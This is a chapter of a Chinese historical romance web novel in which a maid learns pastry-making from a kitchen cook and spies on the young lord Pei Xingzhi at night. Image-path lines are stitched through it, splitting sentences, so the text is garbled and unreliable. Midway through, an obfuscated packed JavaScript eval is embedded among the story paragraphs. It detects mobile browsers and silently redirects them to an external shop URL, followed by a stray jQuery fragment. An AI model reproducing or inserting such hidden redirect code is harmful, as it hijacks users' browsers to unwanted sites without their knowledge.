云舒在树下偷偷吃完鸡腿后就同裴行之分道扬镳了。
她擦了擦嘴,立刻小跑着回了厨房,期间绕错了好几个弯,但所幸最终还是磕磕绊绊回了厨房。
云舒一进厨房,就能感觉到有几道隐晦又强烈的眼神落在她的身上,可她回望过去,那些人就匆匆收回了视线,垂头假装很忙。
她笃定这些人一定是听到了中午的风声,这定远侯府就那么大,只要一个人知道了什么,那不出半日,整个府的人就知道了!
但云舒心中没什么恼气,很坦然地去找了张大娘。
张大娘还在干活,根本没有注意到旁边又站了一个人。
云舒垂头望向案板,只见张大娘的手指灵活的揉出了好几个面剂子,这些面剂子是经过染色的,表面呈现出粉色。
她问:“您要做什么呀?要不我帮您?”
张大娘的肩抖了一下,显然被云舒的突然出现给吓着了。
她缓了一会儿才回答云舒:“荷花酥。不用你帮,这是老夫人要吃的点心,你做的,不行。”
张大娘很是直接,若是厨房里的其他人说要来搭把手,她自是乐见其成了,但这个人偏偏是云舒,一个连鱼都不会杀,菜也不大会洗的丫头。
云舒一听到“荷花酥”这三个字,眼睛都亮了,对于张大娘直接的拒绝,她没放在心上,张大娘心直口快,但她是厨房中唯一愿意帮她的人,是个大好人。
但望着这荷花酥雏形,她神色惆怅,这怎么看怎么不像荷花酥。
荷花酥如其名,外表好似一朵绽放的荷花,娇艳欲滴,外皮酥酥脆脆,趁热吃的时候口感最好。
但如今张大娘手里的不过是几簇粉的黄的白的面团。
云舒又见她把白芯包进粉团中,又用擀面杖把粉团擀成饺子皮,折起来,之后又将黄芯包进折起来的粉团中,用小刀划了几个口子。
仍是不像荷花酥的模样。
像是做糕点这活讲究精巧,虽然张大娘常年在厨房中做活,会杀鱼洗菜,但她可能不太擅长做荷花酥。
可下一秒,云舒就目瞪口呆了。
只见那划了口的面团进了油锅,哗啦一下,荷花就绽开了。
花芯初露,花瓣纤长,就似真的荷花一样!
这比云舒所见过的所有荷花酥都要好看。
她忍不住赞美:“这个荷花简直栩栩如生,您也太厉害了吧!”
云舒心里对张大娘生出了无限的敬仰之情,定远侯府中真是卧虎藏龙。
要是能和张大娘学做糕点就好了,这样云舒就可以自己做出漂亮的糕点了,之后出了府她也能靠糕点铺做门营生。
于是云舒扯着自己的衣袖,含羞带怯地问:“您可不可以也教教我如何做糕点?”
张大娘沉默了,看起来不大想搭理云舒。
云舒认真地望着她,眨眨眼,语气中带着极大的撒娇意味:“求求你了,好姐姐,我也想像您一样厉害。”
见张大娘无动于衷,云舒还是想争取,她从袖中拿出了一些碎银,偷偷给张大娘:“这是些薄礼,您就收了我吧。”
张大娘神色复杂地收了银子,她问:“你要学做糕点是要做给二爷吃吗?”云舒“啊”了一声,神色迷茫,这和裴行之有什么关系吗?
“外头都传,二爷要同你一生一世一双人。”
哇,都说的这么浪漫的吗?
可惜,不是哦。
但一想到裴行之说过的一百两银子,云舒怎么也得假装喜欢一下裴行之。
于是她脸不红心不跳的说:“嗯,书上不是说抓住一个男人的心就得先抓住一个男人的胃吗?”
张大娘轻轻点了下头,赞同道:“红颜会老去,但手艺不会。”
于是,在云舒的真诚攻势下,张大娘还是收了她这个笨徒。
其中有一个荷花酥没做好,她还偷偷给了垂涎的云舒,云舒吃的心满意足。
作工期间云舒更加殷勤了,嘴甜又会来事,师父长师父短地叫着张大娘。
张大娘嘴边也不知不觉有了些笑。
晚些时候,张大娘才忙里偷闲地教了云舒做第一种糕点——米糕。张大娘说:“这是最简单的糕点了,首先要粳米粉混糯米粉,搓湿粉过筛,然后拿模具压成一块一块的放进蒸笼里蒸。”
云舒认真点了点头,和着张大娘的步骤慢慢来。
这时间不知不觉就到了戌时,夏日里天色黑的慢。
张大娘过目了云舒做的第四盘米糕,这才点了头让云舒回去了。
云舒松了一口气,忍不住打了个饱嗝,先前做的不大成功的米糕都进了她的肚子,如今食物都要堆到嗓子眼了,要再不成功,她就要吃吐了。
她扶着腰才回到了厢房中,厢房中黑漆漆的,云舒点了支蜡,在里头来回踱步,无他,她很撑。
关了门,夜里有阴风吹过,外头还有乌鸦叫,细细听,云舒似乎还听到了女人的啜泣声,那女人好像在叫……二爷?
实在有些诡异,难不成,女鬼索命来了?
只听一扇门扉开了,传来一道男人的声音,听声音传向,似乎是主卧的方向。
云舒悄悄开了对着主卧房向的窗,她只开了个缝隙,透过摇曳的纱窗,就见着个一身素衣,身姿窈窕的女人提着一盏灯,青丝三千,如同一只夜里吸人精气的鬼魅,她几乎要站立不稳朝对着她的男人方向倒过去。
云舒像偷了腥的猫,惊讶地捂住了嘴,她唇边的笑几乎快掩不住。
话本子里怎么说,黑灯瞎火,孤男寡女,偷偷相会。
而这狂徒,还是定远侯府的二公子,云舒得意极了,她算是抓到了裴行之的狐狸尾巴。
先前裴行之把她安在自己眼皮底下,说要捉她的狐狸尾巴,可如今,他真是搬起石头砸自己的脚!
果然男人天意风流,可以一边爱慕大嫂,一边享受美人在侧的风月缠绵。
呸,脏男人!
此时此刻,云舒完全没意识到,自己是这脏男人的未婚妻。
在云舒的想像中,下一刻裴行之应该要怜惜地拥住那如精怪般的女子,然后房门蓦地紧关,过不了多时,红烛摇晃,春光无限。
她抓着窗的手紧了几分,脸上染了些红,羞的。
但没有。
裴行之反应很迅速,朝旁边挪了几步,女子扑了个空,惊叫出声,他就用手扯住女子的手腕,没让她摔倒。
女人微微欠身,不知和裴行之说了什么,两人就缓缓出了院门。
云舒又将窗户开大了些,心中好奇得紧,也不知他们两个要去哪幽会?
于是她也蹑手蹑脚地也跟着出了门。
云
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17815380|211034||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
舒同裴行之那群人隔着很远的距离,就怕被发现了。话本子中不常说,习武之人可听声辨位,武力高深的,甚至能感受到方圆几里有多少人。
而且,跟踪又不是什么好事,被裴行之发现,她肯定死定了。
云舒是靠着墙边走的,最好旁边有树丛遮掩。
不知不觉,云舒就跟到了个叫沁芳园的地儿,云舒也不知道这是哪儿,只觉得这个院子很素。
往院里去看,就感觉到满满的禅意,又素静又美观,还能听见活水的流淌声。
这是哪儿?
云舒见着裴行之和那女子径直走了进去,纠结之下正要进去,才发现里头候着好几个丫鬟。
其中有个胖丫鬟很眼熟,那是老夫人的贴身侍女。
所以……这里是老夫人院里。
云舒脚步顿住,败兴而归,看来裴行之拿的不是深夜与妖娆婢女幽会的桥段。
云舒决定回去。
她打了个哈欠,觉得得不偿失,为了抓裴行之的小尾巴浪费宝贵的晚间时间,明日她还得卯时起来去厨房帮工呢。
回去时,她再一次的感叹侯府的路太过弯弯绕绕,实在难寻出路。
云舒又花了好久才回了厢房,她闭上了眼。
云舒本以为这一睡就得在鸡鸣三声之后再起的,结果有个人稳步走进了云舒的屋子,然后,摇醒了她。
“醒醒,别睡了。”
云舒嫌这个声音烦,闭着眼朝身前乱挥,眼睛愣是睁不开,她只以为是讨厌的蚊子又来叮她了。
一只温凉的手贴在她的脸上,云舒轻“哼”几声,掖好被子,转过身去。
那人有些不满,作恶地凑近云舒的耳朵,低声问:“今天为什么跟踪我?”
然后,他轻轻吹了口气。
云舒吓猛地睁眼,直以为有妖怪。一仰头,就见到一双眯着的眸子。
云舒:“……”
她本来应该有惊讶,羞愤,不满此类情绪,可她的心就如一潭死水。
呵,毫不意外呢。
云舒揉了下眼,语气中还含着困意:“干什么。”
她语气不怎么好,被人半夜吵醒,就算云舒是个怂货也实在不想给好脸色。
裴行之从身后拿出了一大坛酒,他说:“睡不着,陪我喝酒。”
云舒这才发现,他脸色有些红,脚步浮,每一句话都含着酒意,明显是醉了!
云舒说:“你醉了。”裴行之抿着嘴,勾笑:“笑话。”
“我在军营中,千杯不醉。”
“那这是几?”
云舒挑起两根指头,送到裴行之面前。
他费解地说:“……这是个兔子。”
嗯,根据云舒的分析,裴行之就是醉了,还醉的不清。
之前爹在外与同僚应酬的时候,也经常喝得烂醉如泥,回来时总是抱着云舒的狸奴笑着喊:“舒儿。”
还说:“舒儿怎么变小了?”
云舒想到往事,心里不禁又怅然了几分。
裴行之见她迟迟不回话,嘟囔了声“麻烦”,随后一把打横抱起云舒。
云舒完全没料到裴行之的动作这么得不可控,失重感让她先一步下意识攀住了裴行之的脖子。
她心里暗暗尖叫,心中的羞赧一闪而过,生怕裴行之把她摔着了。